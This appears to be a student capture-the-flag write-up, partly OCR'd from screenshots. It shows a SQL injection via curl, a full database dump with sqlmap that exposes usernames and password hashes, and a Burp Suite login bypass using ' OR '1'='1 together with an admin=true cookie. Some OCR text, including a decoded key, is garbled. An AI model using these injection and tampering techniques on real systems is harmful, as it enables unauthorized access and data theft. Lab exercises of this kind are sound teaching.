Jeremys-MacBook-Air:~ jeremyengel$ curl 35.160.63.48/board.php?id=1' or '1'='1|grep a2V5
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<p>a2V5ezU1MGNlZTI4NzE2YmZj
YzRmNTcyZTM3YjNlZDlmZmFlOTA3M2QwZDRiNTU5N2ZkNWI2MTE5Mjg3NTJiN2NjMzN9</p>
100 66861    0 66861    0     0   133k      0 --:--:-- --:--:-- --:--:--  133k
Jeremys-MacBook-Air:~ jeremyengel$ 
```

DECODE
UTF-8
You may also select input charset.
Live mode OFF
Decodes while you type or paste (strict format).



Secure | https://www.base64decode.org
Decode
Encode
Other tools
Like 2.7K
Do you like us?
Click to go forward, hold to see history

Decode from Base64 format

Simply use the form below

```
a2V5ezU1MGN1ZTI4NzE2YmZjYzRmNtcyZtm3YjN1ZD1mZmF1OTA3M2AwZDRiNTU5N2KzNwI2
MTE5Mjg3NtJiN2NjMzN9
```


DECODE
UTF-8
You may also select input charset.
Live mode OFF
Decodes while you type or paste (strict format).
Note that decoding of binary data (like images, documents, etc.) does not work in live mode.
UPLOAD FILE
Decodes an entire file (max. 10MB).

```
key{550cue28716bfcc4f62f;b3ud=ffau9073`0d4b5597b761192876b7cc33}
```


Details of the encoding
Base64

#7 Challenge (sqlmap)

We used sqlmap to complete this challenge. We ran SQLmap on the board.php website with a specified id. SQLmap retrieved a lot of content for us to inspect. We looked at the retrieved content in the output dump folder. Under the ‘users.csv’ file which stored the username and passwords of some user database, we searched for the keyword ‘key’ and found the key to solve this challenge!




```
| <blank>        | varchar    | wp_users                              | <blan
k>    | NO          | varchar(250)        | display_name                  | b
oard              | select,insert,update,references | NULL          | NULL
       | <blank>        | <blank>             | utf8_unicode_ci   | 10
        | NULL              | utf8               | 750                    | 2
50                      |
+----------------+------------+---------------------------------------+------
------+-------------+---------------------+-------------------------------+--
------------------+---------------------------------+---------------+--------
-------+----------------+---------------------+-------------------+----------
--------+-------------------+--------------------+------------------------+--
------------------------+

[02:02:07] [INFO] table 'information_schema.COLUMNS' dumped to CSV file '/roo
t/.sqlmap/output/10.10.0.3/dump/information_schema/COLUMNS.csv'
[02:02:07] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/10.10.0.3'

[*] shutting down at 02:02:07

root@kali:~# sqlmap -a -u 10.10.0.3/ctf/board.php?id=741
```



```
346,cwinters,1,b70c651d2dbcc81fee2664ac722e071a7fd9c45b,WINTERS,COLLEEN
347,csuarez,1,73461862d233e3059d9c27907ab293ad65e5d0b8,SUAREZ,CARMELO
348,cburks,1,ac29d768ae5d334d66b5625a654fa6e22692fdf1,BURKS,CHRISTIE
349,bbowers,1,0c46b63bd90d448dfa724f88d7a837d3f8434d7d,BOWERS,BRENT
350,mwebster,1,d8792eef575e941a438efa3977092121a7bd9ba7,WEBSTER,MAMIE
351,brose,1,9e4074a42752cbbcd25140fa186318824662leeb,ROSE,BRITTANY
352,msharpe,1,dd4feb0b0ab803c8983145c63e7859364463de7f,SHARPE,MILO
353,tperry,1,35bbc0a344f1be6e3f892c994b9946e659515e4b,PERRY,TANIA
354,ilarson,1,6564ab4496a0087643678178178369e053ae0d4c,LARSON,ISABELLA
355,wrowe,1,f346a09b478cba6371bf133f99cf9707407f0f13,ROWE,WILL
356,jrobertson,1,175a0b7eee3b0537167c1168bfa8b40fac70a29f,ROBERTSON,JEANNINE
357,cparrish,1,3a5bb264c7630f8aa3aecb44e27024f12d8d6456,PARRISH,CAROLINE
358,rsellers,1,785d2d79763ae87c0fc6370c9501e4cd13b6d47d,SELLERS,RUSS
359,amays,1,a2228c009e671429ff4489797abddec79c17e7c6,MAYS,ANTONY
360,bsweet,1,key{1f256b3e66dc7385c421c0fcf21f3b7dfb9cbfcecc136fe2e37b7c0d35cb4956},SWEET,BENNY
361,psantana,1,f824ce28fbd9f7d385125dc22b26e25b1860e238,SANTANA,PAMELA
362,mdotson,1,02c1e94c2209a789cb53fbab27f5b80269d3f671,DOTSON,MELANIE
363,lmarsh,1,831a0f1b6ad9999f772bb51b16c0e66cf5f8b808,MARSH,LAWANDA
364,kdiaz,1,cb6f051d524fdc2f805ad6e63a72dd66f8f6d138,DIAZ,KARYN
365,boneil,1,5301b409fb6f1d7de550f4245f4c903717065453,ONEIL,BETH
366,tgeorge,1,ce8dd099a9f15fe14a233d5e40e15643540a93a1,GEORGE,TAYLOR
367,cshepherd,1,1691649f5c158e1659d5745bfcf2de13d486d3ec,SHEPHERD,CHRISTINA
368,afrye,1,495360ffcfc26c66ed02a37a0108b3a7fda1b9bf,FRYE,ADRIAN
369,chorne,1,b0e0ff02bf0a5114ad4ad988d840b70215d79a9e,HORNE,CAROLE
370,tcummings,1,35ce47403e9cbf8cbd77679addf3ae0348c2f01d,CUMMINGS,TINA
371,tgriffin,1,ddcbb8603bee2308b8172ae2ca049dc6d0b03650,GRIFFIN,TOM
372,mmooney,1,0e9e368e5cf91d57ce0d0aba45b3b1d73f5619f1,MOONEY,MORRIS
373,rmueller,1,caecffbd51f1ab63cc052b2f862d666018cea162,MUELLER,RANDELL
374,tperkins,1,9ed5158c2cdbee9fd23324d473bc1d318ba15fcc,PERKINS,TOBY
```

#8 Challenge (Burp Suite)

We solved this challenge by using Burpsuite. First we configured Firefox to be compatible with Burpsuite, then we turned interceptions on. We then logged into the login.php website on Firefox, similarly using ' OR '1'='1 as the password. We changed the admin field in the request header from false to true, and clicked forward to complete the request. Firefox came back up and displayed a new screen, with the key as shown below.




Burp Suite Free Edition v1.7.21 - Temporary Project

Request to http://10.10.0.3:80

Name	Value
POST	/ctf/login.php HTTP/1.1
Host	10.10.0.3
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
DNT	1
Referer	http://10.10.0.3/ctf/admin.php
Cookie	admin=true; PHPSESSID=0999e601b52a16f214c00d0ab1d71000
Connection	close
Content-Type	application/x-www-form-urlencoded
Content-Length	37

```
login=&password=%27+OR+%271%27%3D%271
```



10.10.0.3/ctf/main.php

Congratulations! Here you go: key{6c18eb99e2d9616e7e5cc5119d9eff7c8f2f33b1efbadd35083c4e8e1ef493c8}